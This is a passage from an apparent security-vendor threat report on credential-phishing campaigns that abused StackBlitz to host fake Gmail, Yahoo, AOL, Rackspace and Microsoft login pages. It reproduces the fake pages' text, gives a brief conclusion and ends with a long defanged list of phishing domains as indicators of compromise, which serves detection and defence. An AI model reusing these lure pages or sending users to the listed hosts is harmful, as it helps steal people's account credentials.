


One account. All of Google.

Sign in to continue to Gmail

One Google Account for everything Google

Figure 22: The Gmail login phishing campaign.



Shop, bank and browse online with confidence.

Help protect your PC, Mac and mobile devices from hackers and online threats. Try Norton™ Security Online FREE for 30 days.

Sign in to Yahoo Mail
using your Yahoo account

Figure 23: The Yahoo login phishing campaign.



AOL
https://angular-ivy-6d2vss.stackblitz.io
Aol.
Help
Aol.
Sign in
Username or Email
Password
Sign in
Don't have an account? Sign up
Terms (Updated) | Privacy (Updated)

Figure 24: The AOL login phishing campaign.



Document
https://angular-ivy-xkuivv.stackblitz.io
rackspace
Webmail | Control Panel
Rackspace Webmail Login
Email Address
Password
Log In
Forgot Password?
Remember this info
Use SSL
Need webmail for your business? Learn more about Hosted Email from Rackspace
Privacy Statement | Website Terms

Figure 25: The Rackspace login phishing campaign.



Login
https://js-bgqenm.stackblitz.io
Other Email
Microsoft account What's this?
Email
Password
Keep me signed in
Sign in
Can't access your account?
Sign in with a single-use code

Figure 26: The Other Email login phishing campaign.

Conclusion

Cybercriminals use tools, such as StackBlitz, to come up with smarter ways to start phishing campaigns and make it harder for security vendors to detect such campaigns. The Zscaler ThreatLabZ team is actively tracking these kinds of phishing attacks to ensure coverage for and to keep our customer safe.

IOC:

Spam 1

js-pgrnce(.)stackblitz(.)io

wny(.)asia/a/linkage(.)php

Spam 2

autojovi4x4(.)com/usa(.)html

angular-ivy-aabnsh(.)stackblitz(.)io

angular-ivy-yfhcr3(.)stackblitz(.)io

notas(.)dyndns(.)dk/del3/login(.)php

Other phishing domains observed:

1nxbcc-hedxe8(.)stackblitz(.)io

2podk-ff4mtn(.)stackblitz(.)io

6eyyd-zjrnne(.)stackblitz(.)io

7djnd-jzc89e(.)stackblitz(.)io

angualar-ivy-aabnsh(.)stackblitz(.)io

angula-ivy-epksfd(.)stackblitz(.)io

angular-4ulsja(.)stackblitz(.)io

angular-4vjbos(.)stackblitz(.)io

angular-9gejbd(.)stackblitz(.)io

angular-c8ebxa(.)stackblitz(.)io

angular-e9ebhj(.)stackblitz(.)io

angular-e9hqf9(.)stackblitz(.)io

angular-emu4e4(.)stackblitz(.)io

angular-exrste(.)stackblitz(.)io

angular-f6xehy(.)stackblitz(.)io

angular-ivy-1tsaka(.)stackblitz(.)io

angular-ivy-2nghsv(.)stackblitz(.)io

angular-ivy-3etd9y(.)stackblitz(.)io

angular-ivy-4pk3st(.)stackblitz(.)io

angular-ivy-62mfgk(.)stackblitz(.)io

angular-ivy-8vrqfq(.)stackblitz(.)io

angular-ivy-aabnsh(.)stackblitz(.)io

angular-ivy-ayzk51(.)stackblitz(.)io

angular-ivy-bkvyy7(.)stackblitz(.)io

angular-ivy-c8ebrc(.)stackblitz(.)io

angular-ivy-d55uqm(.)stackblitz(.)io

angular-ivy-dug3fr(.)stackblitz(.)io

angular-ivy-epksfd(.)stackblitz(.)io

angular-ivy-feppa5(.)stackblitz(.)io

angular-ivy-ikp1nd(.)stackblitz(.)io

angular-ivy-jtatnb(.)stackblitz(.)io

angular-ivy-jxxbb8(.)stackblitz(.)io

angular-ivy-kxyakr(.)stackblitz(.)io

angular-ivy-rsphh3(.)stackblitz(.)io

angular-ivy-rv7qqo(.)stackblitz(.)io

angular-ivy-tphvml(.)stackblitz(.)io

angular-ivy-uvhyey(.)stackblitz(.)io

angular-ivy-wwnxei(.)stackblitz(.)io

angular-ivy-xkuivv(.)stackblitz(.)io

angular-ivy-yfhcr3(.)stackblitz(.)io

angular-ivy-zbaxnt(.)stackblitz(.)io

angular-ivy-zff34d(.)stackblitz(.)io

angular-jwnijt(.)stackblitz(.)io

angular-kc1uhi(.)stackblitz(.)io

angular-lcj5yi(.)stackblitz(.)io

angular-lvy-bkvyy7(.)stackblitz(.)io

angular-n21op8(.)stackblitz(.)io

angular-nujspf(.)stackblitz(.)io

angular-nvavzw(.)stackblitz(.)io

angular-ojbaxu(.)stackblitz(.)io

angular-pcn7ny(.)stackblitz(.)io

angular-qx5ttm(.)stackblitz(.)io

angular-soswe4(.)stackblitz(.)io

angular-tjrwpf(.)stackblitz(.)io

angular-vdwkgy(.)stackblitz(.)io

angular-vv96yb(.)stackblitz(.)io

angular-xeqzqy(.)stackblitz(.)io

angular-xm7khp(.)stackblitz(.)io

angular-zinz3v(.)stackblitz(.)io

angular-zpsmud(.)stackblitz(.)io

angular-zxmgsz(.)stackblitz(.)io

angular-zzrtvx(.)stackblitz(.)io

angular-vv96yb(.)stackblitz(.)io

angular-pnpebe(.)stackblitz(.)io

angular-cmjdm7(.)stackblitz(.)io

angular-ivy-6d2vss(.)stackblitz(.)io

hjgjhjn-csg4mf(.)stackblitz(.)io

js-1withj(.)stackblitz(.)io

js-2dfx8svt(.)stackblitz(.)io

js-3jeoen(.)stackblitz(.)io

js-6jce4b(.)stackblitz(.)io

js-7tkbpg(.)stackblitz(.)io

js-8j8wbj(.)stackblitz(.)io

js-azirnd(.)stackblitz(.)io

js-bfwssp(.)stackblitz(.)io

js-bgqenm(.)stackblitz(.)io

js-fx8svt(.)stackblitz(.)io

js-iqgiwv(.)stackblitz(.)io

js-iqqiwv(.)stackblitz(.)io

js-kfkbak(.)stackblitz(.)io

js-mdurny(.)stackblitz(.)io

js-pgrnce(.)stackblitz(.)io

js-pihxqe(.)stackblitz(.)io

js-rzhdtg(.)stackblitz(.)io

js-tk13zi(.)stackblitz(.)io

js-v4zgeb(.)stackblitz(.)io

js-xerqcn(.)stackblitz(.)io

officeloginaccount(.)stackblitz(.)io

react-ba2roi(.)stackblitz(.)io

rxjs-lv18nb(.)stackblitz(.)io

typescript-byr97k(.)stackblitz(.)io

typescript-dbnwsw(.)stackblitz(.)io

typescript-nxgptb(.)stackblitz(.)io

typescript-qeklm1(.)stackblitz(.)io

typescript-qgtbfk(.)stackblitz(.)io